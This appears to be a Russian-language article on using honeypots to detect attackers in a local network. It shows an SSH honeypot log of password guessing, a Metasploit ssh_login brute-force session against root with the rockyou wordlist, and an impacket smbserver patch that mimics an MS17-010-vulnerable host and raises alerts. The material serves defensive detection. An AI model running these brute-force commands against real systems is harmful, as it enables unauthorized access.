
С сетевого уровня злоумышленник рано или поздно перейдет на уровень приложений. И мы тоже плавно переходим к этому уровню.

Сканирование сетевых портов лишь разведка, и реально злоумышленника будут интересовать компьютеры, которые можно взломать, причем взломать достаточно легко. Для этого могут использоваться как уязвимости в ПО или ОС, так и недочеты конфигурации (мисконфиги). Последние куда опаснее, ведь они эксплуатируются полностью легальным путем, их сложнее заметить (не срабатывают антивирусы). Кроме того, подобные уязвимости могут быть всегда, даже на свежих обновленных системах, ведь человек ошибается достаточно часто.

SSH

Внимание злоумышленника в локальной сети всегда привлечет SSH, расположенный на стандартном 22 м TCP порте, как один из самых распространенных сервисов ОС Linux. Слабый пароль root — отличный пример критического мисконфига и один из популярных «низко висящих фруктов». Ведь скомпрометированная Linux система дает злоумышленнику удобную точку опоры, лишенную антивируса, вечно мешающих пользователей и к тому же не выключаемую в конце рабочего дня.

Все, что нам нужно, чтобы увидеть атаку подбором паролей SSH, — это встать на пути злоумышленника, то есть поднять у себя 22 й TCP порт. В этом случае на этапе сканирования портов мы непременно попадем в список целей такой атаки. С помощью ханипота мы увидим попытки входящих аутентификаций, включая даже пароль.




```
~/src/defence/honeypot/ssh(main*) » sudo ./auth.py                    28.11.2023 19:46:49
[+] auth 10.0.0.137 "root" "123456"
[+] auth 10.0.0.137 "root" "12345"
[+] auth 10.0.0.137 "root" "123456789"
[!] ssh bruteforcing 10.0.0.137
[+] auth 10.0.0.137 "root" "password
[+] auth 10.0.0.137 "root" "iloveyou
[+] auth 10.0.0.137 "root" "princess
[+] auth 10.0.0.137 "root" "1234567"
[+] auth 10.0.0.137 "root" "rockyou"
[+] auth 10.0.0.137 "root" "12345678"
[+] auth 10.0.0.137 "root" "abc123"
[+] auth 10.0.0.137 "root" "nicole"
[+] auth 10.0.0.137 "root" "daniel"
[+] auth 10.0.0.137 "root" "babygirl"
[+] auth 10.0.0.137 "root" "monkey"
[+] auth 10.0.0.137 "root" "lovely"
[+] auth 10.0.0.137 "root" "jessica"
[+] auth 10.0.0.137 "root" "654321"
```

Детект bruteforce атаки на SSH

Нормальный пользователь вообще не станет подключаться по SSH. А если это IT-персонал, то он навряд ли пойдет по списку явно словарных паролей, как на рисунке выше.

На деле же это был хакер, пытавшийся проверить SSH на наиболее слабые пароли.



```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.0.100
rhosts ⇒ 10.0.0.100
msf6 auxiliary(scanner/ssh/ssh_login) > set username root
username ⇒ root
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/ro
ckyou.txt
pass_file ⇒ /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.0.100:22 - Starting bruteforce
[-] 10.0.0.100:22 - Failed: 'root:123456'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.0.100:22 - Failed: 'root:12345'
[-] 10.0.0.100:22 - Failed: 'root:123456789'
[-] 10.0.0.100:22 - Failed: 'root:password'
[-] 10.0.0.100:22 - Failed: 'root:iloveyou'
[-] 10.0.0.100:22 - Failed: 'root:princess'
[-] 10.0.0.100:22 - Failed: 'root:1234567'
[-] 10.0.0.100:22 - Failed: 'root:rockyou'
[-] 10.0.0.100:22 - Failed: 'root:12345678'
[-] 10.0.0.100:22 - Failed: 'root:abc123'
[-] 10.0.0.100:22 - Failed: 'root:nicole'
[-] 10.0.0.100:22 - Failed: 'root:daniel'
[-] 10.0.0.100:22 - Failed: 'root:babygirl'
```

Хакер запустил атаку подбора пароля к SSH


Реальный злоумышленник, скорее всего, будет выполнять эту атаку на широкий перечень целей, куда, конечно же, попадет и этот ханипот.

SMB MS17-010

Хорошей приманкой для злоумышленника может стать и имитация какой-нибудь уязвимости. Отличным примером уязвимости, которую очень любят искать в локальных сетях на Windows узлах, является MS17 010 (aka WannaCry). Это самый сочный низко висящий фрукт, поскольку уязвимость сразу дает полный доступ к системе, а найти ее можно как на старых (Windows 2000), так и на относительно новых (Windows 10/2016) системах.

Уязвимость кроется в сервисе SMB, по дефолту имеющемся на каждой Windows машине на TCP порте 445, который в том числе отвечает и за сетевые диски.


Чтобы сымитировать уязвимый сервис, мы можем использовать smbserver из популярной хакерской Python-библиотеки impacket. Согласно чекерам уязвимости MS17-010, происходит проверка ответа на запрос SMB-команды `TRANS_PEEK_NMPIPE (0x23)` с параметром `maxParameterCount=0xffff`. Если мы ответим на него вместо кода `STATUS_NOT_IMPLEMENTED` кодом `STATUS_INSUFF_SERVER_RESOURCES`, то атакующий будет видеть нас как уязвимую систему. Для этого достаточно лишь немного пропатчить `smbserver.py`.



```
+++ b/impacket/smbserver.py
@@ -55,7 +55,7 @@ from impacket.nt_errors import STATUS_NO_MORE_FILES, STATUS_NETWORK_NAME_DELETED
     STATUS_FILE_IS_A_DIRECTORY, STATUS_NOT_IMPLEMENTED, STATUS_INVALID_HANDLE, STATUS_OBJECT_NAME_COLLISION, \
     STATUS_NO_SUCH_FILE, STATUS_CANCELLED, STATUS_OBJECT_NAME_NOT_FOUND, STATUS_SUCCESS, STATUS_ACCESS_DENIED, \
     STATUS_NOT_SUPPORTED, STATUS_INVALID_DEVICE_REQUEST, STATUS_FS_DRIVER_REQUIRED, STATUS_INVALID_INFO_CLASS, \
-    STATUS_LOGON_FAILURE, STATUS_OBJECT_PATH_SYNTAX_BAD
+    STATUS_LOGON_FAILURE, STATUS_OBJECT_PATH_SYNTAX_BAD, STATUS_INSUFF_SERVER_RESOURCES

 # Setting LOG to current's module name
 LOG = logging.getLogger(__name__)
@@ -64,6 +64,7 @@ LOG = logging.getLogger(__name__)
 STATUS_SMB_BAD_UID = 0x005B0002
 STATUS_SMB_BAD_TID = 0x00050002

+TRANS_PEEK_NMPIPE = 0x23

 # Utility functions
 # and general functions.
@@ -71,6 +72,15 @@ STATUS_SMB_BAD_TID = 0x00050002
 # command (or either TRANSACTION). That's why I'm putting them here
 # TODO: Return NT ERROR Codes

+alerts = []
+def alert(ip):
+    if ip in alerts:
+        return
+    print("[!] MS17-010 exploitation detected: %s" % ip)
+    os.system("zenity --warning --title='MS17-010 exploitation detected' --text='MS17-010 exploitation detected' &")
+    os.system("echo 'MS17-010 exploitation detected' | festival --tts --language english")
+    alerts.append(ip)
+
 def computeNTLMv2(identity, lmhash, nthash, serverChallenge, authenticateMessage, ntlmChallenge, type1):
     # Let's calculate the NTLMv2 Response

@@ -973,7 +983,8 @@ class SMBCommands:
             transData['Trans_ParametersLength'] = paramCount
             dataCount = transParameters['DataCount']
             transData['Trans_DataLength'] = dataCount
-            transData.fromString(SMBCommand['Data'])
+            try: transData.fromString(SMBCommand['Data']) # possible MS17-010 exception pass
+            except: pass
             if transParameters['ParameterOffset'] > 0:
                 paramOffset = transParameters['ParameterOffset'] - 63 - transParameters['SetupLength']
                 transData['Trans_Parameters'] = SMBCommand['Data'][paramOffset:paramOffset + paramCount]
@@ -1084,6 +1095,11 @@ class SMBCommands:
                     smbServer.setConnectionData(connId, connData)
                     return commands, None, errorCode

+            elif command == TRANS_PEEK_NMPIPE and transParameters['MaxParameterCount'] == 0xffff:
+                errorCode = STATUS_INSUFF_SERVER_RESOURCES
+                respParameters = b''
+                respData = b''
+                alert(connData['ClientIP'])
             else:
:
```

Патчим smbserver и заставляем выглядеть нас как уязвимая система

